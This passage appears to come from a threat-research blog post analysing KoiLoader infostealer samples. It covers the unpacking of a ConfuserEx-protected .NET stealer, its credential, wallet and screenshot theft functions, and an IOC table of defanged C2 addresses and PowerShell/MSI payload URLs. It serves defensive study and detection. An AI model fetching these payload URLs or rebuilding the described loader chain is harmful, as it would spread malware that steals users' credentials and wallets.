
zpsoJEKDxaCoTLVurobI|ezzcAvVW|hxxp[://]45.129.199[.]204/index.php|
We know that the first value is the XOR key, so we can use this to retrieve the binary from the byte array using CyberChef.
Binary Analysis
The binary can be reviewed in DNSpy as it is a .NET binary, however, it is extremely obfuscated as it has been protected with ConfuserEx.

We can use a Confuser Unpacker to make this code a lot easier to read.
Unpack the binary:

C:\Users\mzheader\Desktop\ConfuserEx-Unpacker-master\ConfuserEx Dynamic Unpacker\bin\Debug > & '.\ConfuserEx Dynamic Unpacker.exe' -s C:\Users\mzheader\Desktop\confusing.exeInstantly, we can see the two arguments being passed from the previous web request
(buildID = ezzcAvVW and URL =
hxxp[://]45.129.199[.]204/index.php)


There are some interesting conditions that will prevent execution of the malware:


There are lots of functions typical of info-stealing malware, described below:
Finding and stealing sensitive browser information


Crypto Wallet Paths being defined
Screenshot functionality

Collecting System information
Function detailing how the information is exfiltrated
Full List of interesting function names
IOCs
| Type | Value |
|---|---|
SHA256 |
d950f0e4a597416aa8f4cb0682d29707cc8958b2972ab307b9f34316e806ec4d |
IP |
87.121.61[.]55 |
C2 |
hxxp[://]87.121.61[.]55/index.php |
C2 |
hxxp[://]45.129.199[.]204/index.php |
IP |
152.89.198[.]227:5000 |
URL |
hxxps[://]casettalecese[.]it/wp-content/uploads/2022/10/sd4.ps1 |
URL |
hxxps[://]casettalecese[.]it/wp-content/uploads/2022/10/sd2.ps1 |
URL |
hxxps[://]www.fuchs.com[.]sd/media/media/js/ap2.ps1 |
URL |
hxxPs[:/\]onedrive.live[.]com/download?cid=85B4181C5D4F7514&resid=58504D327740F380%21149&authkey=AIHrvoeE31NvUiI&.msi |
Conclusion
This post covers two KoiLoader samples. The first begins as a
multi-stage chain involving JavaScript, PowerShell, and shellcode
loaders, ultimately executing a packed PE which is unpacked in memory
using VirtualAlloc and VirtualProtect. WinDbg
is used to identify the point of unpacking, dump the second-stage
binary, and trace the resolution of a C2 IP address stored as a pointer.
The second sample arrives via a malicious LNK file that downloads and
executes an MSI containing a PowerShell script. After deobfuscation, the
script contacts a C2 to retrieve an encrypted configuration, decrypts it
with an XOR key, and loads a ConfuserEx-protected .NET stealer assembly
in memory. The final payload implements typical infostealer capabilities
including browser credential theft, cryptocurrency wallet enumeration,
screenshot capture, and system information collection, with stolen data
exfiltrated to the C2.